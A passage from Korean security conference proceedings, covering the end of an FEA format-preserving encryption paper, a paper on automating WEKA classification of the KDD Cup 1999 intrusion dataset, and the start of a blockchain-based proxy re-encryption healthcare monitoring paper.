위 결과를 살펴보면 $split_E(), cat(), swap()$들은 약 $0.1\mu s$의 시간이 소모되며 $SBL()$ 함수는 $0.036\mu s$로 가장 빠른 함수임을 알 수 있다. 또한 $DL()$ 함수가 $8.934\mu s$이고, 이를 반복 호출하는 $F()$와 $TBC.KS()$가 각각 $13.131\mu s$, $87.491\mu s$가 소모되었다. $TBC.Enc()$함수가 $F()$ 함수의 12회 반복으로 구성되어있음을 감안했을 때, 구동 시간의 약 89%를 $F()$함수가 소모한다는 점을 알 수 있다. 결과적으로 $F()$와 $TBC.KS()$ 두 함수가 전체 FEA 동작 시간의 90% 이상을 차지하는 함수임을 알 수 있다. 따라서 확산 계층인 $DL()$ 함수와 이를 반복 호출하는 $F()$ 함수, $TBC.KS()$ 함수를 효율적으로 구현하는 것이 알고리즘 효율을 높일 수 있는 효과적인 방법이라고 할 수 있다.

IV. 결 론

본 논문에서는 형태 보존 암호 알고리즘 중 하나인 FEA를 소개 및 구현하여 평문의 형태를 유지하면서 암호화되는 결과를 확인하였다. 기존 블록 암호 알고리즘을 사용하여 주민등록번호와 같은 민감한 정보를 암호화했을 때 데이터 형태의 차이로 인한 데이터베이스 시스템 변경, 추가 등의 비용 소모가 발생할 수 있다. 형태 보존 암호화를 사용하면 기존 시스템의 변경을 최소화하여 암호화 적용을 할 수 있어 기존 시스템과의 호환성을 고려했을 때 효과적으로 사용이 가능하다.

[참고문헌]

[1] J. Daemen and V. Rijmen, The Design of Rijndael: AES - The Advanced Encryption Standard. Springer-Verlag, 2002

[2] TTA, “Format-Preserving Encryption Algorithm FEA”, TTAK.KO-12.0275, Dec. 2015

[3] M. Bellare, P. Rogaway, T. Spies, “The FFX Mode of Operation for Format-Preserving Encryption, Feb. 2010

[4] M. Dworkin, "Recommendation for Block Cipher Modes of Operation: Methods for Format-Preserving Encryption", March. 2016

[5] Geon-Woo Kim, Sang Soo Lee, "BPS Format Preserving Encryption Performance Analysis", Nov. 2014

WEKA를 이용한 데이터마이닝 분류분석 자동화 도구 개발

박승수* , 이만희*

*한남대학교 컴퓨터공학과

Development of Automation Tool for Data Mining Classification Analysis Using WEKA

Seung-Soo Park* , Man-Hee Lee*

*Department of Computer Engineering, Hannam University.

요 약

최근 다양한 분야에서 대용량의 데이터 안에서 의미 있는 정보를 추출하는 데이터마이닝 기술을 적용하고 있다. 하지만 분석할 데이터의 양이 너무 방대하고 이를 분석하는 알고리즘 또한 여러 가지가 있기 때문에 일일이 수행하여 분석하기 위해서는 많은 시간과 작업이 필요하다. 본 논문에서는 효율적인 데이터마이닝 알고리즘 비교분석 자동화에 초점을 두었으며, 다양한 기계학습 알고리즘을 제공하는 WEKA(Waikato Environment for Knowledge Analysis)를 이용한 데이터마이닝 알고리즘 비교분석 자동화 도구를 소개한다. 특히 WEKA를 이용하여 KDD Cup 1999 데이터 셋을 대상으로 Classify 기능을 자동화 할 수 있는 방법과 사용자가 샘플 데이터를 통해 분류 알고리즘의 수행시간과 성능을 파악하여 가장 효율적인 분류 알고리즘을 선택할 수 있도록 하는 도구를 개발하여 분석가의 분석 효율 증가를 도모하였다.

I. 서론

최근 전 세계적으로 빅 데이터 분석과 활용을 활성화하기 위한 다양한 방안이 제안되고 있다. 우리나라 정부도 빅 데이터 활성화 방안 등 정책적 제안을 제시하고 있고, 빅 데이터 포럼이 개최되는 등 논의가 활발히 진행되고 있다.

국내에서는 이러한 흐름에 따라 빅 데이터 분석을 다양한 분야에 활용하고 있다. 금융감독원은 전체 저축은행의 대출 내역과 대주주 정보, 기업신용 정보를 분석하여 16가지 유형의 불법 및 부실 혐의 여신으로 분류하는 데이터베이스를 구축하여 저축 은행의 여신업무를 실시간으로 감독하는 감시 시스템을 운영하고 있다[1].

해외에서 또한 빅 데이터 분석을 이용한 활발한 연구가 진행되고 있다. 미국정부는 탈세를 방지하기 위하여 현재의 이상 징후 발견과 과거의 행동 정보 분석을 통한 예측 모델링으로 사기 패턴과 유사한 행동을 검출하고 소셜 네트워크 분석을 통해 범죄 네트워크 발굴 및 지능형 감시시스템을 개발하였다[1].

이와 같이 국내외에서 빅 데이터 분석을 이용한 연구가 활발히 진행되고 있으며 특히 빅 데이터 분석에 있어 가장 중요한 데이터마이닝 기법이 주목을 받고 있다. 데이터마이닝 기법이 주목받는 이유는 데이터베이스 시스템 사용 증가와 데이터 수집 자동화로 인해 저장되는 데이터의 양이 폭발적으로 증가함에 따라 인지적 처리의 한계점이 발생하여 자동처리의 요구가 증대되고 있고, 컴퓨터 성능 향상과 더불어 거

대한 데이터의 실시간 분석이 가능해짐에 따라 기계학습 기술이 빠르게 발전하고 있기 때문이다. 이러한 데이터마이닝을 지원하는 오픈 소스 도구에는 템플릿 기반 프레임 워크를 통해 고급 분석 기능을 제공하는 RapidMiner, 다양한 기계 학습 알고리즘을 제공하는 WEKA, 통계 컴퓨팅 및 그래픽을 위한 프로그래밍 언어와 소프트웨어 환경을 제공하는 R-Project, 기계학습과 데이터 시각화를 제공하는 Orange 등이 있다[2][3][4][5].

위 도구들을 사용할 때 분석에 사용할 트레이닝 셋과 테스트 셋 로드, 알고리즘 설정, 생성된 모델과 결과를 저장하는 후처리 작업 등 최소 5번 이상의 수작업이 필요하다. 따라서 다수의 데이터 셋이나 알고리즘을 사용하거나 알고리즘의 수행시간이 길어질 경우 진행상황을 지속적으로 주시해야하는 불편함이 존재한다. 또한, 알고리즘 성능과 수행시간이 데이터 셋에 따라 상이하기 때문에 이를 예측하여 수행하기가 매우 어렵고 어떤 알고리즘이 가장 효율적인지 판단하기까지 많은 시간과 작업이 요구된다.

본 논문에서는 위와 같은 불편함을 해소하기 위해 데이터마이닝 도구 중 WEKA를 이용하여 샘플 데이터를 통해 여러 분류 알고리즘을 자동으로 수행하고 가장 효과적인 알고리즘을 선택할 수 있도록 하는 시스템을 개발하였다. 또한, 다수의 데이터 셋을 대상으로 선택한 알고리즘을 수행하고 그 결과를 후처리하는 작업까지 자동으로 수행함으로써 여러 분석 알고리즘을 손수 수행하는 불편함을 해결하였다.

II. 관련 연구

2.1 데이터마이닝의 SEMMA 프로세스

데이터마이닝 기법의 과정은 일반적으로 다음과 같이 SEMMA 프로세스라는 5단계의 분석 과정을 거치게 된다. 첫 번째, Sampling 단계는 적절한 양의 표본을 데이터로부터 추출하는 단계이며 효율적인 모형의 구축에 필수적이다. 두 번째, Exploration 단계는 다양한 데이터의 탐색을 위해 기본적인 정보(기초통계자료, 평균, 분산 등)를 획득하는 단계이다. 세 번째, Modification 단계는 데이터의 효율적인 사용을 위한 변수의 변환, 수량화, 그룹화 등을 통해 데이터를 변환하는 단계이다. 네 번째, Modeling 단계는 데이터마이닝의 핵심이며 분석목적에 따라 적절한 기법을 사용하여 예측모형을 만드는 단계이다. 다섯 번째, Assessment 단계는 모형화의 결과에 대한 신뢰성, 유용성 등을 평가하는 단계이다[6, 7].

2.2 데이터마이닝 분석 유형

데이터마이닝 분석 유형은 분류분석, 군집분석, 연관분석으로 구분할 수 있는데 분류분석은 분류 결과가 알려진 과거의 데이터로부터 특성을 찾아내어 분류 모형 및 규칙들을 도출하고 이를 바탕으로 새로운 데이터에 적용하여 분류값을 예측하는 분석이다. 군집분석은 데이터를 유사한 특성을 지닌 소그룹으로 분할하여 그룹 내에서는 동질성을 극대화하고, 다른 그룹 상호간에는 이질성을 극대화함으로써 특정한 가설을 세우지 않고도 데이터 내에 숨겨진 패턴을 찾을 수 있는 분석이다. 연관분석은 데이터 내에 존재하는 항목간의 종속 관계를 찾아내는 분석이며 “항목 A 그리고 항목 B는 항목 C이다” 라는 형태의 연관규칙을 생성할 수 있다[6]. 본 논문에서는 데이터마이닝의 가장 기본적인 분석 형태인 분류분석을 기준으로 알고리즘 비교분석 자동화 도구를 개발하였다.

2.3 데이터마이닝 기반 침입탐지시스템

최근 여러 연구에서 주어진 데이터 집합을 바탕으로 새로운 데이터가 어느 범주에 속할지 판단하는 SVM(Support Vector Machine) 알고리즘과 J48 알고리즘을 혼합 및 적용하여 침입탐지시스템을 구축하였다[8, 9]. 본 논문에서는 이러한 탐지 시스템을 구축하기 위해 필요한 여러 알고리즘들을 자동으로 수행하여 가장 효과적인 알고리즘을 선택할 수 있도록 하였다.

III. 개발 환경

3.1 WEKA

WEKA는 뉴질랜드의 Waikato 대학교에서 개발한 데이터마이닝 및 기계 학습 도구이다[3]. GNU 라이센스로 발행된 오픈소스 소프트웨어이며 JAVA코드로 구성되어 있어 모든 운영체제와의 호환성을 확보하였다. WEKA는 49개의 데이터 전처리 도구와, 76개의 분류 및 회귀 알고리즘, 8개의 클러스터링 알고리즘, 3개의 연관 규칙 탐색 알고리즘, 패턴의 특징 선택을 위한 15개의 속성 평가 알고리즘과 10개의 검색 알고리즘을 지원하고 있다[3, 10]. WEKA의 GUI(Graphical User Interface) 환경에서는 5개의 메뉴를 제공하고 있으며 자동화를 위해 5개의 메뉴 중에서 Simple CLI(Command Line Interface)를 참고하였다.

3.2 WEKA CLI

WEKA CLI는 JAVA 환경이 구축된 모든 플랫폼에서 사용할 수 있다. WEKA의 Simple CLI 메뉴가 아닌 윈도우의 CMD(Command), 리눅스의 터미널 등과 같은 환경에서도 WEKA 설치 폴더의 weka.jar 파일을 '-classpath' 플래그로 지정하고 사용할 알고리즘 클래스의 컴포넌트 경로와 옵션 값을 지정하면 사용할 수 있다. WEKA를 구성하는 주요 컴포넌트는 다음 [표 1]과 같다.

[표 1] WEKA의 주요 컴포넌트

주요 컴포넌트	내용
weka.core	공통 컴포넌트
weka.filters	데이터 셋 필터링 컴포넌트
weka.classifiers	분류 및 회귀 알고리즘 컴포넌트
weka.clusters	클러스터링 알고리즘 컴포넌트
weka.associations	연관분석 알고리즘 컴포넌트

본 논문에서는 WEKA의 기능 중 Classify의 자동화 기법을 소개하기 위해 weka.classifiers 컴포넌트를 사용하였다. 분류 및 회귀 알고리즘 컴포넌트인 weka.classifiers는 다수의 의사결정 분석 알고리즘을 제공하고 있으며 weka.classiifers 컴포넌트의 하위 클래스를 수행할 때 부여할 수 있는 주요 옵션들은 다음 [표 2]와 같다[10].

[표 2] weka.classifiers 컴포넌트 하위 클래스의 주요 옵션

주요 옵션	내용
-t [path of training file]	수행할 트레이닝 셋 파일의 경로
-T [path of test file]	수행할 테스트 셋 파일의 경로
-d [path of output model file]	생성된 모델 파일을 저장할 경로

3.3 KDD(Knowledge Discovery in Datamining) Cup 1999 Data


본 논문에서는 KDD Cup 1999 데이터 셋을 이용하여 자동화 도구를 테스트 하였다. KDD Cup 1999 데이터 셋은 MIT/LL(Massachusetts Institute of Technology Lincoln Laboratory)에서 미국의 군 항공 기지국 네트워크상에 시뮬레이션 환경을 구축한 후 다양한 침입 데이터를 9주 동안 수집하고 데이터 그램을 삭제하여 가공한 데이터 셋이며 주로 침입 탐지 시스템 알고리즘의 성능평가에 기준 데이터로 사용된다[11][12]. 본 데이터 셋의 트레이닝 데이터는 7주간 약 500만 건의 접속 기록을 수집한 데이터이며 테스트 데이터는 2주간 약 200만 건의 접속 기록을 수집한 데이터이다[11][12]. 해당 데이터의 양이 너무 방대한 이유로 본 논문에서는 KDD Cup 1999 데이터 셋 중 10%만 추출한 데이터를 사용하였으며 데이터 셋의 5가지 범주와 샘플의 수는 다음 [표 3]과 같다[13].

[표 3] KDD Cup 1999 데이터의 범주

데이터 범주	내용
Normal	정상 트래픽, 92,277건
DoS	서비스 거부 공격, 391,458건
R2L	원격지에서의 무단 액세스 공격, 1,126건
U2R	슈퍼유저 또는 루트 기능에 대한 무단 액세스 공격, 52건
Probes	취약점에 대한 감시 및 탐색 공격, 4,107건

IV. WEKA를 이용한 데이터마이닝 분류분석 자동화 도구 개발

본 도구는 파이썬 언어를 기반으로 구현하였으며 data_set 폴더의 데이터 셋을 대상으로 weka.classifiers.trees 컴포넌트 하위 36개의 분류/회귀 알고리즘을 자동으로 수행하는 도구이다. 본 도구를 실험할 때 KDD Cup 1999의 10% 데이터 셋을 대상으로 10개의 의사결정트리 알고리즘을 사용하였다. 본 도구의 흐름도는 [그림 1]과 같다.



[그림 1] 자동화 도구의 흐름도

본 도구에 사용된 함수의 기능은 다음 [표 4]와 같다.

[표 4] 자동화 도구의 함수

함수	내용
read_resource()	자동화 수행을 위한 리소스 추출
main()	추출한 리소스를 조합하여 os.system() 함수를 이용해 알고리즘을 수행하고 그 결과를 각 알고리즘 이름의 폴더에 저장
result_derivation_test()	한 쌍의 데이터 셋 결과를 추출해 각 알고리즘의 성능을 비교할 수 있는 엑셀 파일 생성
result_derivation()	여러 쌍의 데이터 셋 결과를 추출해 엑셀 파일 생성

본 도구는 data_set 폴더에 저장된 데이터 셋들을 대상으로 algorithm.txt 파일에 작성된 알고리즘들을 자동으로 수행하고 그 결과를 각 알고리즘 이름의 폴더에 저장한다. algorithm.txt 파일은 본 도구가 수행할 알고리즘 클래스들의 컴포넌트 경로가 저장된 파일이며 이 파일을 수정하면 다른 알고리즘도 사용할 수 있다. 이후 한 쌍의 샘플 데이터 셋을 대상으로 알고리즘을 수행한 결과를 비교하여 가장 효율적인 알고리즘을 선택할 수 있도록 알고리즘 이름, 도출된 모델의 분류 성능, 모델 구축에 걸린 시간, 모델을 테스트하는데 걸린 시간을 [표 5]와 같이 엑셀 파일로 출력한다.

[표 5] result_derivation_test()의 결과

Classifier name	Classified instances of train set (%)	Classified instances of test set (%)	Time taken to build model (sec)	Time taken to test model on train data (sec)
ADTree	99.9097	97.741	309.40	5.17
BFTree	99.9984	97.734	619.43	1.89
DecisionStump	98.4256	96.0348	10.87	3.60
HoeffdingTree	99.2616	95.3802	22.11	6.62
J48	99.9978	97.9555	92.98	9.51
LADTree	99.9591	97.8269	1961.85	2.09
LMT	99.9933	97.8751	6217.99	3.15
RandomForest	99.9998	97.9745	304.90	6.08
RandomTree	99.9998	95.0349	11.19	2.97
REPTree	99.9921	97.9205	39.40	3.21

마지막으로 여러 쌍의 데이터 셋들을 대상으로 알고리즘을 수행한 결과를 비교가 용이하도록 [표 6]과 같이 엑셀 파일로 정리하여 출력한다.

[표 6] result_derivation()의 결과 중 ADTree의 결과

File name	Classified instances of train set (%)	Classified instances of test set (%)	Time taken to build model (sec)	Time taken to test model on train data (sec)
dos_result.txt	99.9097	97.741	395.36	14.80
probe_result.txt	99.9694	99.3859	211.31	16.68
r2l_result.txt	99.9417	94.9391	152.27	4.41
u2r_result.txt	99.9935	99.9273	266.31	7.43
normal_result.txt	99.6773	92.6476	309.40	5.17

V. 실험 및 결과

5.1 실험

본 실험은 수작업으로 WEKA를 사용할 때와 자동화 도구를 사용할 때의 알고리즘 수행시간을 측정 및 합산하여 얼마나 많은 시간이 절약되었는지 분석하였으며 한 쌍의 데이터 셋과 10개의 알고리즘을 대상으로 진행하였다.

5.2 결과

WEKA를 수작업으로 수행한 경우 트레이닝 셋을 로드하고 알고리즘을 선택하여 모델을 생성한 다음, 테스트 셋을 로드하여 모델에 적용한 뒤 결과를 도출하고 도출된 모델과 결과를 저장해야하는 등 한 번의 작업을 수행할 때 약 20번의 마우스 클릭이 필요했다. 따라서 실험시 마우스를 총 200번 클릭 하였으며 다음 알고리즘을 수행하기 위해 수행중인 알고리즘이 완료될 때까지 주시해야 하는 등 실험을 진행하는데 여러 가지 불편함이 있었다. 뿐만 아니라 결과를 분석할 때 저장한 텍스트 파일을 직접 확인해야하는 불편함이 존재한다.

반면에, 본 논문의 자동화 도구를 사용한 경우 algorithm.txt에 수행할 알고리즘 목록을 작성하고 data_set 폴더에 수행할 데이터 셋을 저장하면 나머지 모든 과정을 자동으로 수행한다. 따라서 부가적인 입력 작업 없이 손쉽게 실험을 이어나갈 수 있었다. 본 실험의 결과는 다음 [표 7]과 같다.

[표 7] 자동화 도구의 효과 분석 결과

Classifier name	수동 작업 수행시간 (sec)	자동 작업 수행시간 (sec)	절약한 수행시간 (sec)
ADTree	349.33	314.57	34.76
BFTree	652.17	621.32	30.85
DecisionStump	44.01	14.47	29.54
HoeffdingTree	64.19	28.73	35.46
J48	133.57	102.49	31.08
LADTree	1993.98	1963.94	30.04
LMT	6255.18	6221.14	34.04
RandomForest	340.57	310.98	29.59
RandomTree	44.08	14.16	29.92
REPTree	69.66	42.61	27.05
평균	994.67	963.44	31.23

본 도구를 사용하여 알고리즘 당 수행시간을 평균 31초 절약하였으며 기존의 전체 수행시간 대비 약 3.3%를 절약하였다. 절약되는 시간은 비교 분석하려는 데이터 셋과 알고리즘의 수가 많을수록 증가할 것으로 예상된다. 실제 절약되는 시간은 예상과 달리 작아 보이지만 분석가가 다수의 데이터 셋 및 알고리즘을 대상으로 WEKA를 수작업으로 수행할 경우 한 알고리즘 수행이 끝날 때마다 새로운 데이터 셋과 알고리즘을 다시 설정해야 하므로 모든 분석이 완료될 때까지 진행현황을 계속 관찰해야 하는 문제점이 있다. 따라서 본 도구를 사용했을 때 실제 절약되는 시간은 본 실험의 결과보다 더 많았을 것이다. 또한, 엑셀 파일을 통해 여러 알고리즘의 분석 결과를 효율적으로 비교 및 분석할 수 있다.

VI. 결론

본 논문에서는 데이터마이닝 툴 WEKA의 CLI 기능을 이용한 KDD Cup 1999 데이터 셋을 대상으로 36개의 분류 및 회귀 알고리즘 수행 결과를 자동으로 도출하는 도구를 제안하였다. 이러한 자동 분석 도구를 통해 IT 분야뿐만 아니라 다양한 분야에서 데이터마이닝을 쉽게 도입하여 활용할 수 있도록 지원하고 데이터마이닝을 이용하는 IDS의 학습 능력을 개선하여 탐지율을 향상시키거나 새로운 네트워크 공격의 분석에 기여하고자 한다.

향후 연구로는 정확도가 높은 모델에서 많은 영향을 미치는 데이터 셋의 속성이 무엇인지 도출하는 Select attributes 기능의 자동화 도구를 개발하고 기존의 도구와 결합하여 보다 향상된 데이터마이닝 도구 개발을 목표로 한다.

[참고문헌]

[1] 김재생, 빅데이터 분석 기술과 활용사례, 국가과학기술정보센터 한국콘텐츠학회지 제12권 제1호, 2014년 3월

[2] RapidMiner, https://rapidminer.com/

[3] WEKA, http://www.cs.waikato.ac.nz/ml/weka/

[4] R-Project, https://www.r-project.org/

[5] Orange, https://orange.biolab.si/

[6] Jiawei Han, Micheline Kamber and Jian Pei, 데이터 마이닝 개념과 기법, 에이콘출판, 2015년 4월

[7] Wikipedia, SEMMA, https://en.wikipedia.org/wiki/SEMMA

[8] 엄남경, 우성희, 이상호, SVM과 의사결정트리를 이용한 혼합형 침입탐지 모델, 한국정보처리학회, 정보처리학회논문지 v.14C no.1, 2007년 2월

[9] 이한성, 송지영, 김은영, 이철호, 박대희, 다중 클래스 SVM기반의 침입탐지시스템, 한국지능시스템학회, 한국지능시스템학회논문지 v.15 no.3, 2005년 6월

[10] Wikispaces, WEKA-Primer, https://weka.wikispaces.com/Primer

[11] SIGKDD , KDD CUP ARCHIVES, http://www.kdd.org/kdd-cup

[12] KDD Cup 99 Task Description, http://kdd.ics.uci.edu/databases/kddcup99/task.html

[13] KDD Cup 1999 Data, http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html

블록체인 기반의 재암호화키 공유를 이용한 원격 헬스케어 모니터링 시스템

노시완*, 김현우*, 이경현**

*부경대학교 정보보호학협동과정

**부경대학교 IT융합응용공학과

The Remote Health Monitoring System Using Blockchain Based Re-Encryption Key Sharing

Si-Wan Noh*, Hyun-Woo Kim*, Kyung-Hyune Rhee**

*Interdisciplinary Program of Information Security, Graduate School, Pukyong National University

**Dept of IT Convergence and Application Engineering, Pukyong National University

요 약

고령화 사회로의 인구 구조 변화와 개인의 건강관리에 대한 관심 및 관련 서비스에 대한 수요가 지속적으로 증가함에 따라 적은 비용으로 건강관리가 가능한 원격 헬스케어 모니터링 시스템에 대한 관심이 증가하고 있다. 공개된 네트워크를 통해 전송되는 환자의 정보를 보호하기 위한 전송 정보의 암호화와 관련한 기법이 주로 연구되어 져왔으나 환자가 한명의 의사를 선택하여 통신을 하는 상황만을 고려하는 한계가 있었다. 본 논문에서는 기존 제안된 프로토콜에 환자가 여러 명의 의사를 선택하는 상황을 가정하였을 경우 발생하는 문제를 해결하기 위해 프록시 재암호화 기법을 사용하였고 재암호화키를 블록체인의 트랜잭션에 저장한 후 서버를 대신하여 각 의사들이 재암호화를 수행하도록 하였다. 이를 통해 시스템 상에서 발생하는 연산량을 참여자들이 균등하게 부담하는 방법을 제안한다.

I. 서론

원격 헬스케어 모니터링 시스템은 의료기반 시설이 부족한 교외지역에 거주하거나 노약자와 같이 거동이 불편한 환자가 당뇨와 같은 주기적인 진단이 필요한 만성질환을 앓고 있을 때 병원방문의 필요 없이 가정이나 가까운 보건진료소에서 보유하고 있는 진단용 센서를 사용하여 수집한 개인 건강정보(Personal Health Information, PHI)를 도심지역에 위치한 병원의 의사에게 전송하여 진단을 받는 것을 목적으로 한다. 하지만 개인의 민감한 정보를 포함하는 PHI가 공개된 네트워크를 통해 전송될 경우 발생할 수 있는 문제로 인해 전송 간 암호화를 통한 환자의 프라이버시 보호가 연구되어 지고 있다[1-2].

하지만 대부분의 연구에서 환자가 한명의 의사를 선택하여 진단을 받는 상황을 가정하고

* 이 논문은 2017년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2017-0-00156, 블록체인의 정보보호 프레임워크 및 평가 방법 개발).

*본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음.(IITP-2017-2015-0-00403)

있다. 본 논문에서는 오진의 가능성이 높은 시스템 특성을 고려하여 보다 신뢰할 수 있는 진단결과를 위해 환자가 여러 명의 의사에게 진단을 받는 상황을 가정한다.

시스템에서 환자가 두 명 이상의 의사에게 진단을 받고자 할 때 첫 번째 방법은 그림1과 같이 각 의사와 공유하는 공유 비밀키를 사용하여 암호화한 정보를 각각의 의사에게 전송하는 방법이다. 이 경우 기존에 존재하는 키 생성 프로토콜을 적용하여 환자와 의사 사이에 공유하는 비밀키를 생성할 수 있다. 하지만 매 전송마다 환자는 동일한 정보에 대해 전송하고자하는 모든 의사를 위한 암호문을 생성하여야하고 의사들과 공유하는 비밀키들의 관리문제가 발생한다. 두 번째 방법으로는 프록시 재암호화(Proxy re-encryption)[3-6]를 사용하여 환자가 생성한 환자의 비밀키로 암호화된 암호문을 수신한 프록시 서버(Proxy server)가 사전에 환자가 생성한 재암호화키(Re-encryption key)를 사용하여 재암호화를 수행, 생성된 재암호문을 해당하는 의사에게 전송하는 방법이다. 이 경우 환자는 전송하고자하는 의사의 수에 상관없이 자신의 비밀키로 암호화한 하나의 암호문만을 필요로 하며 첫 번째 방법에서 환자의 연산부담을 프록시 서버가 대신 가지게 된다(그림2).




그림 1 1:1 공유비밀키 생성 시스템모델




그림 2 프록시재암호화 기법 적용 시스템모델

두 번째 방법에서 환자가 부담해야하는 연산량은 감소하지만 이를 프록시 서버가 부담하여야하므로 시스템 내에 참여자가 많을수록 서버에 전달되는 연산부담이 커지고 전송을 중개하는 서버와 의사가 공모하여 재암호화키의 생성에 사용된 환자의 비밀키를 알아내는 공모 공격(Collusion attack)과 생성된 재암호화키를 사용하여 제3자를 위한 새로운 재암호화키를 생성하는 위임·양도 공격(Transfer of delegation attack)에 대한 안전성을 보장할 수 있어야한다.

본 논문에서는 프록시 재암호화를 두 번째 방법에서 사용된 재암호화 기법이 공모공격과 위임·양도 공격에 안전할 때 기존에 서버가 수행하던 재암호화 연산을 해당하는 의사들이 수행하여 시스템 내에 불균등한 연산부담을 모든 시스템 참여자가 균등하게 부담하는 방법을 제안한다. 제안시스템에서 환자는 선택한 의사들을 위한 재암호화키를 시스템의 모든 개체들이 참여하는 블록체인 네트워크에 전파하여 체인에 포함시킨다. 의사는 환자가 전송한 환자의 비밀키로 암호화된 암호문을 해당 재암호화키를 사용하여 재암호문을 생성한 뒤 이를 자신의 비밀키로 복호화하여 환자의 헬스케어 정보를 습득할 수 있다. 본 논문의 구성은 다음과 같다. 2장에서는 제안시스템의 시스템 모델과 함께 제안 프로토콜 설계를 서술한 뒤 3장에서 결론을 맺는다.

II. 제안 시스템

그림3은 제안 기법의 시스템 모델이며 본 장에서는 시스템 참여 개체들과 시스템 설계에 대해 기술한다. 표 1은 시스템에서 사용하는 표기이다.




그림 3 제안 시스템 모델

- **환자** : TA에 서비스 등록과정을 거친 후, 원하는 의사를 위한 재암호화키를 생성, 이를 포함한 트랜잭션을 생성하여 블록체인에 포함시킨다.
- **의사** : 환자가 전송한 암호문을 수신한 뒤 소유한 체인에서 환자가 생성한 트랜잭션을 찾아 키를 획득한 후, 재암호화를 수행하여 환자의 헬스케어 정보를 복호화한다.
- **TA** : 신뢰기관을 가정하며 서비스를 원하는 환자에게 전달하는 토큰 트랜잭션(Token transaction)을 생성, 전달한다.
- **모니터링 서버** : 환자가 전송한 암호문을 환자가 선택한 의사에게 전달하는 중개자의 역할을 수행한다.

표 1. 표기법

Notation	Description
G_1, G_2	Multiplicative groups of the same prime order p
g	Generator of G_1
$\hat{e} : G_1 \times G_1 \rightarrow G_2$	Admissible bilinear map
$H_1 : \{0,1\}^l \rightarrow G_1$	Cryptographic hash function
$H_2 : \{0,1\}^* \times G \rightarrow Z_p$	Cryptographic hash function
$H_3 : \{0,1\}^* \rightarrow Z_p^*$	Keyed hash function
sk_{id}	Private key of id
$rk_{id_1 \rightarrow id_2}$	Re-encryption key to re-encrypt a ciphertext under id_1 to id_2
$Tx(A, B, value)$	Transaction that is created by entity A for user B.
(r_X, s_X)	ECDSA signature pair that is stored in a transaction T_X
(x, y)	Represents a point on the elliptic curve
$\hat{Q}_X$	Entity X's estimated transaction-specific public key
k_X	Entity X's transaction-specific private key
d_X	Entity X's private key for the Bitcoin address
$KDF(.)$	Key derivation function
κ_{X-Y}	Shared key for entity X and Y

제안시스템에서 시스템의 모든 환자와 의사는 트랜잭션의 생성에 필요한 자신의 고유한 주소값을 가지며 공개된 블록체인 네트워크에 참여하여 체인에 새로운 블록을 연결하는 채굴(Mining)작업과 트랜잭션의 검증 및 전파과정을 수행한다.

3.1 초기화

TA는 시스템에서 사용할 공개파라미터를 생성하여 시스템의 참여자들에게 배포한다.

1) 위수로 소수 p를 가지는 곱셈 군 G_1, G_2와 허용 가능한 겹선형 사상 $\hat{e} = G_1 \times G_1 \rightarrow G_2$를 정의한다.
2) $\alpha \in Z_p^*$를 랜덤하게 선택한 뒤 $g_1 = g^\alpha \in G_1$를 계산하고 $g_2, \eta \in G_1$를 랜덤하게 선택한다.
3) 암호학적 해시함수인 $H_1 : \{0,1\}^l \rightarrow G_1$, $H_2 : \{0,1\}^* \times G \rightarrow Z_p$, 과 키-해시함수인 $H_3 : \{0,1\}^* \rightarrow Z_p^*$를 선택한다.
4) TA의 마스터키 $msk = g_2^\alpha$를 계산하고 시스템에서 사용할 공개 파라미터 $params$를 다음과 같이 생성하고 시스템의 참여자들에게 배포한다.

$$params = < G_1, G_2, p, \hat{e}, g, g_1, g_2, \eta, H_1, H_2, H_3, addr_{TA} >$$

3.2 등록

TA는 환자가 시스템에서 서비스를 받기 위한 인증수단인 토큰 트랙잭션을 생성하고 트랜잭션의 출력 값을 사용하여 환자가 선택한 의사를 위한 재암호화키를 저장한 트랜잭션을 생성한다. 이 과정에서 TA와의 통신에는 [7]에서 McCorry가 제안한 트랜잭션의 ECDSA서명을 사용한 공유비밀키 생성기법을 적용한다.

1) 환자는 TA의 주소($addr_{TA}$)로 서비스 등록을 원하는 주소($addr_{PT_i}$)를 사용하여 TA와의 공유비밀키 κ_{PT_i-TA} 생성을 위한 트랜잭션 $Tx_{PT_i,0}(PT_i, TA, register)$을 생성하여 네트워크에 전파한다.
